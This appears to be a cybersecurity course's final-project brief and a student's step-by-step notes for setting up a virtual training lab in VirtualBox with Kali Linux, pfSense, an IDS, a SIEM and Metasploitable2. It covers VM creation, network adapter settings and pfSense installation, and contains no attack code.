

IF-Cybersecurity Phase 1 Final Project

Due Wednesday, January 3, 2023 @ 11:59 PM

Create a virtualized home cybersecurity training lab that included the following component requirements:

- Kali Linux or personalized attack machine
- (pfSense or OPNsense) Firewall
- (Snort or Suricata) Intrusion Detection/Prevention System
- (Wazuh or Splunk) Security Information and Event Management (SIEM) tool
- Metasploitable2 target/victim VM machine

Please use all learning and resources covered during our technical sessions to plan, design, build, and properly configure a virtualized personal cybersecurity training and learning environment.

This project may be completed on any of the virtualization software applications that you prefer or have access to. For those Fellows who have hardware and software capability and capacity issues, I highly suggest, as we have demonstrated in class, the use of a cloud service provider who is currently offering free credits (Digital Ocean, Vultr, Linode).

Deliverables:

Lab must include all of the above listed security components.

Lab should be configured properly.

Lab should be functional/operational (Meaning if you launch an attack from your kali linux machine against your vulnerable (windows 7 or metasploitable2 machine), your firewall, and IDS/IPS should alert and send logs to Security Information and Event Management (SIEM) console dashboard).

Network diagram of topology and setup of your cybersecurity training and learning virtual lab.

Detailed documentation of each and every step (technical or otherwise) you took to download, install, properly configure, and operate this training environment.(Also specifications used for cpu, ram, and memory usage for each component of the lab).

1250 word paper (APA) describing the lab and project. (What exactly are each of these security components, applications, tools, features?) Why are each so important?

PowerPoint/Google Slides summary presentation on each lab components' use case in cybersecurity and the value of having access to such a lab environment.

Project Resources

Kali Linux

[Kali Docs | Kali Linux Documentation](#)

<https://www.kali.org/docs/virtualization/>

pfSense

<https://docs.netgate.com/pfsense/en/latest/>

<https://docs.netgate.com/pfsense/en/latest/packages/snort/index.html>

OPNsense

<https://docs.opnsense.org/index.html>

Snort/Suricata

<https://www.snort.org/documents>

<http://manual-snort-org.s3-website-us-east-1.amazonaws.com/>

Wazuh/Splunk

<https://documentation.wazuh.com/current/index.html>

<https://documentation.wazuh.com/current/installation-guide/index.html>

<https://docs.splunk.com/Documentation>

https://www.splunk.com/en_us/download/splunk-enterprise.html

Metasploitable2

<https://docs.rapid7.com/metasploit/metasploitable-2/>

<https://www.vulnhub.com/entry/metasploitable-2,29/>

<https://www.vulnhub.com/>

Additional Lab Setup Resources

[Make Your Own Ethical Hacking Virtual Lab](#)

[How to Install pfSense on VirtualBox – Step by Step](#)

[Adding an IDS and IPS to your pfSense router](#)

[Adding Multiple Interfaces to pfSense - Part 1](#)

<https://www.youtube.com/watch?v=qRncZc-QroA&t=619s>

[Metasploitable 2 Walkthrough - Part 2](#)

Metasploitable 2 Walkthrough - Part 3

Cybersecurity Tip: Build A Basic Home Lab (1/3)

Cybersecurity Tip: Build A Basic Home Lab (2/3)

Cybersecurity Tip: Build A Basic Home Lab (3/3)

1. Install Virtualization Software:

- **Download VirtualBox:**
- Go to <https://www.virtualbox.org/>.
- Download the appropriate version for your operating system (Windows, macOS, or Linux).
- Follow the installation instructions provided on the website.


2. Create a Virtual Machine for Kali Linux:

- **Open VirtualBox:**
- Launch VirtualBox after installation.
- Click on "New" to create a new virtual machine.
- **Configure Virtual Machine:**
- Name the VM (e.g., "Kali Linux").
- Choose "Linux" as the type and "Debian" as the version.
- Allocate at least 2 GB of RAM (adjust based on your system resources).
- Create a virtual hard disk (choose dynamically allocated or fixed size based on your preference).


3. Install Kali Linux:

- **Start the VM:**
- Select the newly created VM and click "Start."
- Choose the Kali Linux ISO as the bootable medium.
- **Install Kali Linux:**
- Follow the Kali Linux installation wizard.
- Choose your language and location.
- Configure the keyboard layout.
- Set hostname and domain.
- Create a user account and set a password.
- Partition the disk (use the entire disk for simplicity).
- Complete the installation and reboot.


- Network settings
 - Default settings set to NAT
 - We don't want it set to NAT because that will allow it to the outside. We want pfSense to do all the routing for us.
 - Set to **Internal network**



- - Its pfSense job to act as a proxy to let Kali out to go to the web
- Login to Kali
 - Very first thing you should do every time you login to Linux is **sudo apt update**




- Sudo apt install docker.io to download docker (a containerized environment; we can download prepackaged containers. I.e. Damn Vulnerable Web App (DVWA).




4. Create VMs for Other Components:

- Repeat the steps for creating VMs for pfSense, Snort/Suricata, and Wazuh/Splunk:
- Click on "New" to create a new virtual machine.




- Configure Virtual Machine:

- Name the VM (**Pfsense Router**).
- Choose "BSD" as the type and "FreeBSD(64-bit)" as the version.



- Allocate at least **1 GB of RAM** (adjust based on your system resources).



- Create a virtual hard disk (choose dynamically allocated or fixed size based on your preference).
- Set Pfsense as the default router for your virtual lab
 - Settings
 - Network
 - Adapter 1: Bridged Adapter or NAT (I went with NAT)

The image displays two side-by-side screenshots of the pfSense Router - Settings Network configuration interface. Both screenshots show the 'Network' tab for Adapter 1.

Screenshot 1 (Top):

- Adapter 1 tab is selected.
- Enable Network Adapter is checked.
- Attached to: Bridged Adapter
- Name: Intel(R) Wi-Fi 6E AX211 160MHz
- Advanced button


Screenshot 2 (Bottom):

- Adapter 1 tab is selected.
- Enable Network Adapter is checked.
- Attached to: NAT
- Name: (empty)
- Advanced button

The sidebar on the left contains the following options:


- General
- System
- Display
- Storage
- Audio
- Network** (selected in both screenshots)
- Serial Ports
- USB
- Shared Folders
- User Interface

- Adapter 2:
 - Enable Network Adapter
 - Internal Network (LAN)




- Adapter 3: Internal Network
 - DMZ virtual machines set to operate in Virtual boxes internal Network
- Pfsense configuration


- Cannot use mouse/use arrow keys
- Press Enter to **Accept**




- Complete the installation and reboot.




- Stop machine




- Remove the virtual Disk file



- Restart machine




- It will grab a DHCP address from your home network (top ip address)
- The bottom number is pfSense's internal address (make note of this ip). This is your address to the pfSense router (192.168.1.1/24).
- Note: This router must run the entire time you are working within your ethical hacking lab



5. Test Connection to pfSense

- Open Kali and run ifconfig command
- The adapter should be on Internal network so that the Kali virtualbox can connect to the LAN of PfSense.
 - o It should have picked up the IP address from the pfSense DHCP




- You should be able to ping LAN interface of pfSense

